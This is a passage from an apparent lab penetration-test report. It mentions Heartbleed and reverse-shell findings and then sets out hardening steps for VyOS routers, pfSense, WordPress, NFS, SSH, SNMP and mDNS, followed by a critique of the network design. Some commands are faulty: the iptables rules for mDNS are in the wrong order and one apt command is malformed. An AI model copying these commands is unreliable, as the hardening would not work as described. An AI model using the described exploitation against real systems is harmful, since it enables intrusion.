


Figure 73 - Successful heartbleed exploitation against Webserver 1

This, at present, did not leak any meaningful sensitive info in the printable section – but every usage of Heartbleed leaks different information. Owing to this it represents a significant potential vector of sensitive information leakage including credentials.

Checking the webserver through a reverse shell showed this was possible due to the OpenSSL version present on the web server being 1.0.1. (Figure 74)




Figure 74 - OpenSSL version 1.0.1 shown

4.1.14 HTTP in use

Both webservers made use of insecure HTTP instead of HTTPS which allows for the potential for credentials to be intercepted by an attacker in transfer. (See Figure 75)




Figure 75 - Webserver 1 showing insecure HTTP connection

4.2 COUNTERMEASURES

4.2.1 Credential issues

All default credentials should be changed to ensure that the default setup cannot be consulted to allow for authentication. In the case of the VyOS routers, this can be done with the commands listed below, in this case changing it to vyos:newpass. This can be seen done in Figure 76.

configure
set system login user vyos authentication plaintext-password newpass
commit
save

```
vyos@vyos# set system login user vyos authentication plaintext-password newpass
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ exit
logout
Connection closed by foreign host.
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Mon Dec 25 03:48:29 UTC 2023 on pts/1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 76 - Successful login to VyOS with changed password

Similarly, the PFsense firewall can be given a new password in the section of the GUI pictured below in Figure 77.




Figure 77 - Editing PFsense admin account

WordPress can be given a new password at the location http://172.16.221.237/wordpress/wp-admin/profile.php in the section shown in Figure 78.




Figure 78 - WordPress password change functionality

All new and existing passwords should be changed and make efforts to be in line with the NIST recommendations, this entails ensuring that the passwords are at least 8 characters in length. Similarly, the passwords should not follow a theme such as fruit - with the ideal password being a random collection of characters and symbols exceeding 8 characters, but this could be hard to remember and given length is more important than complexity a passphrase can be used. An example of this would be a four word passphrase such as “ample vendor overblown faceplate” which is both memorable and secure.

4.2.2 Sudo Permissions

The best method to prevent “sudo su” from being exploited is to disable it completely for users within the sudo group. This can be done by editing the “sudoers” file in Linux (by performing the “visudo” command) to contain the following line:

```
%sudo   ALL=(ALL:ALL) ALL, !/bin/su
```

Which prevents all members of the “sudo” group from performing “sudo su”.

4.2.3 Password Lockouts

To add a form of password lockouts when attempting to access SSH, the following line can be added to the “/etc/pam.d/sshd” file:

```
auth required pam_tally2.so deny=3 even_deny_root unlock_time=1800
```

Which will allow three attempts before locking an account for 30 minutes. These attempts will also be logged should manual restrictions want to be placed on hosts performing subsequent repeated failed attempts. (Algosec, 2021)

A better solution instead of passwords is the implementation of SSH keys – which are inherently highly secure and if distributed securely negate the need for passwords entirely. This can be setup by placing the keys of corresponding machines into the authorized_keys file and by changing the following lines in the sshd_config:

```
PasswordAuthentication no
PubkeyAuthentication yes
```

Which will ensure only keys are used for authentication, completely negating the need for passwords.

4.2.4 NFS Permissions

The degree to which NFS needs to be secured will depend on the specific use case for the business. NFS typically does not allow password protection, meaning the method of securing it involves locking NFS shares to specific directories wherein file sharing is necessary. The read only flag was already set in the existing configuration and there were restrictions on most NFS shares ensuring they remained in /home/xadmin apart from the one present on PC1, but the no_root_squash imperative negated the 'ro' in the testing and in practice represented a significant oversight.

To fix this the following configuration line should be used on all PCs within /etc/exports (xadmin can be replaced by another user present if xadmin does not exist already):

```
/home/xadmin 192.168.0.*(ro,root_squash,fsid=32)
```

- Read only
- Root squash means a user is given a random anonymous account on the server when connecting that has regular privileges, not as root.

This will prevent files from being edited by a user who has access to the NFS shares as well as restrict them to the home directory of the xadmin user, preventing access to important system files that could be used for exploitation. Ensure NFS is restarted following the addition of these lines.

4.2.5 Shellshock prevention

The easiest way to prevent the shellshock exploit present on Webserver 2 is to simply perform updates as Shellshock can only be performed on systems that make use of bash between versions 1.0.3 – 4.3 (Ali, 2023). The bash version in use on the system is version 4.3.8(1) as shown below in Figure 79.

```
root@xadmin-virtual-machine:~# bash --version
GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

Figure 79 - Bash version on Webserver 2

Typically bash can be updated over the internet but given that the network is presently highly insecure connection to the internet would not be recommended and instead local updates would be preferred.

This would be done by downloading the package on a separate machine and transferring it physically using a pen drive or some other device, then running the following command (assuming the package is named bash-update.deb):

```
sudo dpkg -i bash-update.deb
```

Which should prevent shellshock exploitation. If an internet connection is already present and the network remains unexploited the command:

```
sudo apt-get install --only-upgrade bash
```

Can be used to just update bash and no other packages on the system.

4.2.6 Telnet Negation

The usage of Telnet on the VyOS routers is entirely optional, as it has full SSH capabilities in the installed version which represents a far more secure method of router access. Preventing Telnet from being usable is simply a matter of disabling the running service and enabling SSH. SSH can then be told to only use keys, which represent the most secure method of router access with keys needing to be generated that can then be manually added to the hosts that require router access. To this end, the commands:

```
delete service telnet
set service ssh port 22
set service ssh disable-password-authentication
generate ssh server-key
```

Would facilitate this if ran on each router. For more information, see the VyOS documentation regarding SSH at: https://docs.vyos.io/en/equuleus/configuration/service/ssh.html (For a differing version but the command syntax remains the same)

4.2.7 Outdated Versions

The following table of software details some of the elements that need to be updated in order to make use of contemporary and thus more secure versions as of December 2023. The testing machine is treated as a member of the network but can be ignored if it is to be destroyed after testing.

Table 5 - Necessary software updates

Software/System	Current Version	Most recent Version	Devices Affected
VyOS operating system	1.1.7	1.3.5	Routers 1 - 4
OpenSSH	5.5p1	9.6p1	Router 1
OpenSSH	6.6.1p1	9.6p1	PC 1 -5, Webserver 2
OpenSSH	8.1p1	9.6p1	Kali Linux
WordPress	3.3.1	6.4.2	Webserver 1
Bash	4.3.8(1)	5.2	Webserver 2

Apache httpd	2.2.22	2.4.58	Webserver 1
NTPd	4.2.8p1	4.2.8p17	Firewall, Routers 1 - 4
OpenSSL	1.0.1	3.2	Webserver 1
OpenSSL	0.98zf	3.2	Routers 1 - 4

RPCbind's version was not shown within Nmap in a traditional way so as to allow for version comparisons but it was out of date and had exploits available that could be performed. It can be updated with the command shown below if connected to the internet. If not, see previous offline bash installation update instructions.

```
sudo apt-get install rpcbind
```

In general, all elements should be updated wherever possible. All devices should be backed up and the following commands should be run:

```
Sudo apt-get update
Sudo apt-get upgrade
```

with backups restored if functionality is lost. This ensures that elements can be updated without breaking existing systems but still ensuring they are as secure as possible.

4.2.8 Sensitive Information Leakage Prevention

On account of the fact the VyOS HTTP websites were not fulfilling any known purpose on the network, the easiest method of ensuring no information leakage is their removal. This can be done within VyOS through the command:

```
delete service http
```

The webserver 2 instance of information leakage could be prevented by a variety of methods. The first would simply be to remove the javascript from the page retrieving the information. This is an easy fix but does not prevent a dirb scan from finding the /cgi-bin/status page and obtaining the information that way, but it does provide a barrier to entry and stops it from being displayed on the HTTP site.

A better fix involves editing the "/etc/apache2/apache2.conf" to have the following code block, replacing "pathtowebsite" with the actual path to the site.

```
<Directory "/pathtowebsite/cgi-bin">
   Options None
   AllowOverride None
   Require all denied
</Directory>
```

This would prevent the website from displaying the information by preventing all access to the cgi-bin directory. If the site is *intended* to display sensitive information, then the "require all denied" should be replaced with "require ip 192.168.0.242" which would mean that only the internal site can access the resources in "cgi-bin/status". This gives the administrator more control over access to the information, as the HTTP site would now be the only means of viewing it.

4.2.9 NTP

NTP can be set to prevent responses to queries and restrict other methods of potential exploit by placing the following lines within the "etc/ntp.conf" file:

restrict default kod limited nomodify notrap nopeer noquery
restrict -6 default kod limited nomodify notrap nopeer noquery

This essentially strongly restricts access to the NTP server as well as specifying a number of things that cannot be performed with "nomodify", "noquery" and other "no" invocations. Noquery in particular being most significant here in preventing responses.

4.2.10 SNMP

On account of the specific version of VyOS (1.1.7) lacking in online documentation and there existing no easy command to check for multiple running SNMP versions there did not seem to be an explanation as to why SNMPv1 was running on this router uniquely. After comparing all of the SNMP versions on the routers (Appendix H - SNMP Router Discrepancies.) the only discrepancy was the community string being "public" which should not have made a difference and did not explain why SNMPv1 was running on this router uniquely.

The simplest recommendation to fix this is simply to update VyOS which should ensure that SNMPv1 cannot be used and SNMPv2 or ideally v3 would be in use, as is the case on the other routers.

Regardless, testing was performed as to how this might be fixed on the current version, and it was found that by deleting the current configuration of snmp and re-applying the service it was possible to secure it using snmpv3.

The commands used were the following:

Delete service snmp
Commit
Save
Set service snmp v3
Commit
save

Shown below in Figure 80 are three nmap scans at each different state, with the final one showing the "snmpv1" flag has been successfully removed.

Figure 80 - Nmap scans showing SNMP status at each point of modification

This means that the SNMP-enumeration commands cannot be performed. (See Figure 81)




Figure 81 - Failure to get interfaces on 192.168.0.97 through snmp

Furthermore, any instances of the community string “public” should be changed as is the case on Router 4. This can be done with the commands below which delete the public string and replace it with a new secure string. In the below commands [secure community string] should be changed to a secure password.

Configure
delete service snmp community public
set service snmp community [secure community string] authorization ro
Commit
save

4.2.11 mDNS

The mDNS services should be restricted to only accept traffic from approved sources – the easiest method of preventing enumeration is to configure the inbuilt firewall with iptables to drop all inbound traffic to the mDNS port apart from specific addresses with the commands shown below, demonstrated in Figure 82.

iptables -A INPUT -p udp –dport 5353 -j DROP
iptables -A INPUT -p udp --dport 5353 -s [allowed address] -j ACCEPT

```
root@kali:~# nmap -sU -p 5353 --script dns-service-discovery 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-25 08:56 EST
Nmap scan report for 192.168.0.242
Host is up (0.0018s latency).

PORT     STATE         SERVICE
5353/udp open|filtered zeroconf

Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
```

Figure 82 - Unsuccessful information gathering with dns-service-discovery through nmap

4.2.12 Heartbleed

Heartbleed can only be performed on a very narrow group of OpenSSL versions between v1.0.1 and 1.0.1f therefore the best method of mitigation is to simply update OpenSSL. This can be done with the command:

Sudo apt-get install –only-upgrade-openssl

This should also be performed on the routers, as the reason Heartbleed could not be performed against the ssl/https instances on the VyOS routers was due to it being *too low* for Heartbleed at version 0.9.8zf. This may protect against Heartbleed but the depreciated version may introduce other security issues so should be updated too.

4.2.13 HTTPS

Getting the WordPress site to use HTTPS involves navigating to settings > general and editing the URL of the site to contain https as opposed to http. This section is shown below in Figure 83.




Figure 83 - WordPress URL modification

The PFsense firewall can be instructed to use HTTPS by navigating to System > Advanced and ticking the “HTTPS” under the webconfigurator protocol subheading shown below in Figure 84.




Figure 84 - PFsense Protocol Modification to HTTPS

5 NETWORK DESIGN CRITICAL EVALUATION

5.1 SUBNET CONFIGURATION

A number of the subnets were configured appropriately in that they only made use of the addresses they needed, such as those in the /30 CIDR block being used to directly connect interfaces between routers and devices as only two addresses were required leaving no unused addresses. This reasonable when there is likely to be no need for expansion due to the direct nature of the connection.

The firewall LAN subnet 192.168.0.96/27 makes use of a direct connection between itself and router 4, therefore it is presently only making use of 2 addresses meaning that this subnet may represent an inefficient subnet as it allows for 30 usable addresses. As the firewall interface in question is the LAN (Local Area Network) it does perhaps make sense to have room for expansion should the business wish to add more devices to the LAN (for instance, a switch) without routing them through router 4 for a specific reason. It should be considered and assessed as to if these expansion plans exist, and if they do not this subnet should be considerably restricted to a /30 subnet. This would probably be the most reasonable course of action.

The network at 13.13.13.0/24 is outside the typical bounds of addresses designated for private network usage, as the class A network range is between 10.0.0.0 - 10.255.255.255 (IBM, 2023). This means that these addresses are public. For instance, 13.13.13.13, the address of PC3 can be identified online and is owned by Xerox corporation. If this network was connected to the internet there could be interference or other issues and thus it should be moved into the private address space.

The subnets at 13.13.13.0/24 and 172.16.221.237/24 have a total of 254 possible usable addresses but only make use of 2 addresses respectively. These should most likely be restricted further to /30 owing to only 2 hosts being necessary for the connections currently present on these subnets. There are a few notably usable subnets for these relocations, with the most obvious one being 192.168.0.236/30 given it's a conspicuous gap within the sequential subnets. (.228, .232 increasing in 4's until it skips .236 and goes straight to .240). Additionally, if the connection between the LAN and Router 4 is restricted to 192.168.0.96/30 this opens the subnets between 192.168.0.100/30 – 192.168.0.220/30 for use.

5.2 NETWORK STRUCTURE

The network topology in use is a hybrid structure making use of a few differing types of connection between devices. For instance, the connection between PC2 and PC3 is point-to-point and the connection between the layer 2 switch, Kali and PC1 could be considered a tree structure. The routers connect linearly, but this cannot be said to represent a "bus" topology as the connection is not one uninterrupted cable and instead the "backbone" or "spine" exists between several devices, namely the

routers and firewall, making it more accurate to consider the largest component a linear “daisy chain” topology in which devices are directly connected sequentially.

This is not a particularly good structure to use as it introduces inefficiency into the network. For instance, to get from the Kali Machine to the furthest point of the network, PC5, a packet has to pass through a significant number of devices – but this may be necessary to retain security and appropriate segmentation so cannot be treated as an explicit negative. The most significant vulnerability of this is that if one link fails, all subsequent devices also drop connection. This represents a clear risk in that if a malicious attack such as a denial-of-service was performed that brings down a single router, it would also bring down the connections to all subsequent devices that follow sequentially from that router. A better design would account for the failure of an individual element and still allow for devices to communicate.

5.3 ROUTING DESIGN

The routers made use of the OSPF (Open Shortest Path First) routing protocol. This was a good design decision because it ensures the network can respond appropriately to changes in topology such as potential failures, as it can recalculate a new route using Dijkstra’s Algorithm. At present, the OSPF routers were all within the same OSPF area, area 0, which given the relatively small size of the network makes sense. (Palo Alto Networks, n.d.)

5.4 FIREWALL IMPLEMENTATION

The firewall makes use of three elements, the WAN (Wide Area Network), LAN (Local Area Network), and DMZ (Demilitarized zone). These were configured in a reasonably appropriate manner.

The rules configured were mostly appropriate in that only traffic from the Webserver within the DMZ was able to pass through to the LAN to the PC at 192.168.0.66 and a firewall rule was set appropriately. Had there not been a method of exploiting the Webserver within the DMZ, this would’ve served as an appropriate secure layer preventing access to the LAN. Furthermore, access from the WAN to the DMZ was restricted with a rule only allowing traffic to the Webserver – the only element present on the DMZ which was appropriate to be accessible from an outside source.

There was a set of rules that prevented access to the firewall management system (the site hosted on http and https) if attempted to be accessed at the .241 (DMZ) interface. Owing to the fact the firewall management portal ran on every interface of the firewall, this represented an ineffective obstacle as the WAN interface was still fully accessible and was ultimately used to access the firewall login portal. The best method of fixing this is to modify the firewall rules such as any traffic trying to access the firewall is blocked apart from that coming from the LAN, which should be allowed for maintenance/modification. This can be facilitated by editing the rules within the firewall to “This firewall (Self)” as shown below in Figure 85.




Figure 85 - Firewall configuration with "This firewall" as destination

This will prevent access to the firewall management ports from any address not in the LAN, with an attacker no longer able to port forward the WAN interface to access the portal. The PC at .66 will still be able to access the firewall owing to the existing rule configuration. This is demonstrated below in Figure 86 by making use of SSH X11 forwarding to access the Firewall portal from the PC at 192.168.0.66 after the rule change on the LAN interface. Commands used were:

Ssh -x root@192.168.0.66
firefox




Figure 86 - X11 forwarding showing LAN access to firewall management

Attempts to run the port forwarding command used during the network mapping process making use of the WAN interface now would hang and produce no accessible localhost website, successfully preventing access.





Figure 87 - Page hanging, preventing access to the portal through the WAN.

Webserver 2 being within the DMZ is considered best practice in that it's a place that outside connections should be able to reach but still should be prevented access to the internal network (Cisco, n.d.). Generally, it is considered best practice to place all web servers within the DMZ as opposed to the WAN, and as such Webserver 1 should probably also be placed within the Demilitarized zone as this allows for control and monitoring of the traffic entering the webservers through the firewall. At present, webserver 1 has no security layer.

A DMZ making use of three network interfaces and a single firewall is not uncommon nor an invalid implementation - at present this would represent a sufficient network design, however, a more secure implementation of a DMZ could make use of dual firewalls wherein the first (frontend) firewall only allows external traffic to the DMZ and the second (backend) manages data going from the DMZ to the internal network. (Fortinet, n.d.). This would require two firewalls to be compromised to provide access to the LAN, increasing security and allowing for things such as rate limiting on the frontend server to prevent denial of service.

5.5 SUGGESTED REMEDIATION

Based on the existing network, a new more complex but more resilient topology is suggested



This makes use of several precepts that improve on the prior design:

- Router redundancy. If router 2 fails, packets can still be sent to router 3 through router 1. This is also true of all other routers wherein the failure of one does not prevent packets from being sent to another.
- A layer 3 switch, which may be costly but allows for routing on the network level, allows for potential future network expansion and increased traffic management capabilities.
- A Dual firewall DMZ increasing security to the Local Area Network
- Webserver 1 was repositioned to within the DMZ so it has a security layer if it is meant to serve as a website proper

Certain elements are unclear as to if they are necessary – for instance, PC2 being the only method to access PC3. This was retained to ensure compatibility, but these two devices could be connected similarly to PC1 and Kali with a switch in between it and the router which would be preferable owing to traffic from PC3 potentially impacting traffic from PC2 or vice versa at present.

